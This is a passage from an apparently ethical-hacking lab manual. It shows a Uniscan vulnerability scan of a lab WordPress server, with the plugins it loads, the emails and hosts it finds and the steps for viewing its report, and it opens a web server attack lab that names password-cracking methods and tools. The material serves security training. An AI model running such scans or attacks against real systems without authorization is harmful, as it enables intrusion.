| http://10.10.1.22:8080/CEH/wp-admin/css/forms.min.css?ver=5.9.3
| http://10.10.1.22:8080/CEH/wp-admin/js/password-strength-meter.min.js?ver=5.9.3
| http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/js/html5.js?ver=3.7.3
=====
| Dynamic tests:
| Plugin name: Learning New Directories v.1.2 Loaded.
| Plugin name: FCKedior tests v.1.1 Loaded.
| Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
| Plugin name: Find Backup Files v.1.2 Loaded.
| Plugin name: Blind SQL-injection tests v.1.3 Loaded.
| Plugin name: Local File Include tests v.1.1 Loaded.
| Plugin name: PHP CGI Argument Injection v.1.1 Loaded.
| Plugin name: Remote Command Execution tests v.1.1 Loaded.
| Plugin name: Remote File Include tests v.1.2 Loaded.
| Plugin name: SQL-injection tests v.1.2 Loaded.
| Plugin name: Cross-Site Scripting tests v.1.2 Loaded.
| Plugin name: Web Shell Finder v.1.3 Loaded.
```

Menu uniscan -u http://10.10...

17. Uniscan starts performing dynamic tests, obtaining more information about email-IDs, Source code disclosures, and external hosts, web backdoors, dynamic tests.

Note: Scroll to analyze the complete output of the scan. It should take approximately 18 minutes for the scan to finish.

```
Applications Places System uniscan -u http://10.10.1.22:8080/CEH -d - Parrot Terminal
File Edit View Search Terminal Help
Crawler Started:
Plugin name: FCKeditor upload test v.1 Loaded.
Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
Plugin name: Upload Form Detect v.1.1 Loaded.
Plugin name: Code Disclosure v.1.1 Loaded.
Plugin name: E-mail Detection v.1.1 Loaded.
Plugin name: External Host Detect v.1.2 Loaded.
Plugin name: phpinfo() Disclosure v.1 Loaded.
Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
[+] Crawling finished, 851 URL's found!
[+] README license

FCKeditor File Upload:

Timthumb:

File Upload Forms:

Source Code Disclosure:

E-mails:
[+] E-mail Found: kevinh@kevcom.com
[+] E-mail Found: admin@wampserver.invalid
[+] E-mail Found: mike@hyperreal.org
[+] E-mail Found: wampserver@wampserver.invalid
[+] E-mail Found: jedisct1@pureftpd.org
[+] E-mail Found: humbedooh@apache.org
[+] E-mail Found: license@php.net
[+] E-mail Found: security@paragonie.com
[+] E-mail Found: info@getid3.org
```

Menu uniscan -u http://10.10...

Tue Apr 19, 01:13

```
Applications Places System uniscan -u http://10.10.1.22:8080/CEH -d - Parrot Terminal
File Edit View Search Terminal Help
External hosts:
[+] External Host Found: http://www.fontspring.com
[+] External Host Found: http://localhost:8080
[+] External Host Found: http://www.php.net
[+] External Host Found: http://gmpg.org
[+] External Host Found: https://gravatar.com
[+] External Host Found: http://forum.wampserver.com
[+] External Host Found: http://dev.mysql.com
[+] External Host Found: https://xdebug.org
[+] External Host Found: http://httpd.apache.org
[+] External Host Found: https://wordpress.org
[+] External Host Found: https://"gravatar.com">Gravatar<

PHPinfo() Disclosure:

Web Backdoors:

Ignored Files:
http://10.10.1.22:8080/CEH/wp-includes/js/zxcvbn-async.min.js?ver=1.0
http://10.10.1.22:8080/CEH/wp-includes/js/dist/vendor/wp-polyfill.min.js?ver=3.15.0
http://10.10.1.22:8080/CEH/wp-includes/js/underscore.min.js?ver=1.13.1
http://10.10.1.22:8080/CEH/wp-includes/js/wp-util.min.js?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-admin/css/login.min.css?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-includes/css/dashicons.min.css?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/style.css?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-includes/wlwmanifest.xml
http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/js/skip-link-focus-fix.js?ver=1.0
http://10.10.1.22:8080/CEH/wp-includes/js/dist/hooks.min.js?ver=1e58c8c5a32b2e97491080c5b10dc71c
http://10.10.1.22:8080/CEH/wp-admin/css/l10n.min.css?ver=5.9.3
```

Menu uniscan -u http://10.10...

Tue Apr 19, 01:13

```

Applications Places System uniscan -u http://10.10.1.22:8080/CEH -d - Parrot Terminal
File Edit View Search Terminal Help
http://10.10.1.22:8080/CEH/wp-includes/js/comment-replies.min.js?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-includes/js/jquery/jquery.min.js?ver=3.6.0
http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/css/ie8.css?ver=1.0
http://10.10.1.22:8080/CEH/wp-admin/css/forms.min.css?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-admin/js/password-strength-meter.min.js?ver=5.9.3
http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/js/html5.js?ver=3.7.3
=====
Dynamic tests:
Plugin name: Learning New Directories v.1.2 Loaded.
Plugin name: FCKeditor tests v.1.1 Loaded.
Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
Plugin name: Find Backup Files v.1.2 Loaded.
Plugin name: Blind SQL-injection tests v.1.3 Loaded.
Plugin name: Local File Include tests v.1.1 Loaded.
Plugin name: PHP CGI Argument Injection v.1.1 Loaded.
Plugin name: Remote Command Execution tests v.1.1 Loaded.
Plugin name: Remote File Include tests v.1.2 Loaded.
Plugin name: SQL-injection tests v.1.2 Loaded.
Plugin name: Cross-Site Scripting tests v.1.2 Loaded.
Plugin name: Web Shell Finder v.1.3 Loaded.
[+] 51 New directories added

FCKeditor tests:


Timthumb < 1.33 vulnerability:

Backup Files:


Scan end date: 19-4-2022 1:14:56

HTML report saved in: report/10.10.1.22.html
[root@parrot]~[/home/attacker]
# 
```


18. Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.



19. Click **File System** from the left-pane and click **usr --> share --> uniscan --> report**.



20. Right-click on **10.10.1.22.html**. Hover your mouse cursor on **Open With** and click **Firefox** from the menu to view the scan report.



21. The report opens in the browser, giving you all **scan details** in a more comprehensive manner. Here, you can further analyze the report in depth.

The screenshot shows a Firefox browser window with the title "Uniscan Report - Mozilla Firefox". The address bar displays the URL "file:///usr/share/uniscan/report/10.10.1.22.html". The main content area is titled "Uniscan Web Vulnerability Scanner". It contains three main sections: "SCAN TIME" (Scan Started: 19/4/2022 1:7:35), "TARGET" (Domain: http://10.10.1.22:8080/CEH/, Server Banner: Apache/2.4.51 (Win64) PHP/7.4.26, Target IP: 10.10.1.22), and "CRAWLING" (Crawling finished, found: 851 URL's, FCKeditor File Upload, Timthumb, File Upload Forms, Source Code Disclosure, E-mails: kevcom.com, wampserver.invalid, hyperreal.org, wampserver@wampserver.invalid, jedisct1@pureftpd.org).

22. This concludes the demonstration of how to gather information about the target web server using Uniscan.

23. Close all terminal windows on the **Parrot Security** machine.

Lab 2: Perform a Web Server Attack

Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Lab Objectives

